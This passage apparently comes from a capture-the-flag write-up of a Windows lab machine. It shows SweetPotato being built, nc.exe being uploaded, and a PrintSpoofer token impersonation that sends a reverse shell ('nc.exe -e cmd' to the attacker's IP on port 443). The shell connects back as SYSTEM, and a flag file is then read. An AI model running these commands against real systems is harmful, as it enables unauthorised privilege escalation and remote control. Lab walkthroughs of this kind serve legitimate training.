
```
1>------ Build started: Project: NtApiDotNet, Configuration: Debug Any CPU ------
1>  NtApiDotNet -> C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\NtApiDotNet\bin\Debug\NtApiDotNet.dll
2>------ Build started: Project: SweetPotato, Configuration: Debug Any CPU ------
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\IStream.cs(16,23,16,30): warning CS0618: 'STATSTG' is obsolete: 'Use System.Runtime.Inter
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\IStorage.cs(22,89,22,97): warning CS0618: 'FILETIME' is obsolete: 'Use System.Runtime.Int
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\IStorage.cs(22,129,22,137): warning CS0618: 'FILETIME' is obsolete: 'Use System.Runtime.I
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\IStorage.cs(22,169,22,177): warning CS0618: 'FILETIME' is obsolete: 'Use System.Runtime.I
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\IStorage.cs(25,41,25,48): warning CS0618: 'STATSTG' is obsolete: 'Use System.Runtime.Inte
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\StorageTrigger.cs(96,54,96,62): warning CS0618: 'FILETIME' is obsolete: 'Use System.Runtime.I
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\StorageTrigger.cs(96,73,96,81): warning CS0618: 'FILETIME' is obsolete: 'Use System.Runtime.I
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\StorageTrigger.cs(96,92,96,100): warning CS0618: 'FILETIME' is obsolete: 'Use System.Runtime.
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\StorageTrigger.cs(103,26,103,33): warning CS0618: 'STATSTG' is obsolete: 'Use System.Runtime.
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\IEnumSTATSTG.cs(12,65,12,72): warning CS0618: 'STATSTG' is obsolete: 'Use System.Runtime.
2>C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\Com\ILockBytes.cs(16,23,16,61): warning CS0618: 'STATSTG' is obsolete: 'Use System.Runtime.Ir
2>  SweetPotato -> C:\Users\4ndr34z\Downloads\SweetPotato-master\SweetPotato-master\bin\Debug\SweetPotato.exe
========== Build: 2 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
 ____        ____
|  _ \ __ _ |___ \
| |_) / _` |  __) |
|  _ < (_| | / __/
|_| \_\__,_||_____|
```

Uploading files + nc.exe using powershell: Invoke-webrequest.

Executing



```
PS C:\Users\edwardle.WINDCORP\desktop>
.\sweetpotato.exe -p nc.exe -a "-e cmd 192.168.16.53 443"
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch nc.exe
[+] Triggering notification on evil PIPE \\Fire/pipe/728cf425-0f0f-41e5-b786-a6a8fc2f08b9
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!
PS C:\Users\edwardle.WINDCORP\desktop>
```




```
root@kali2:~# rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.16.53] from (UNKNOWN) [192.168.16.30] 56741
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
windcorp\fire$

C:\Windows\system32>
```

pwned



```
C:\Users\Administrator\Desktop>type "Flag 3.txt"
type "Flag 3.txt"
Redacted
C:\Users\Administrator\Desktop>
```

Flag 3: Redacted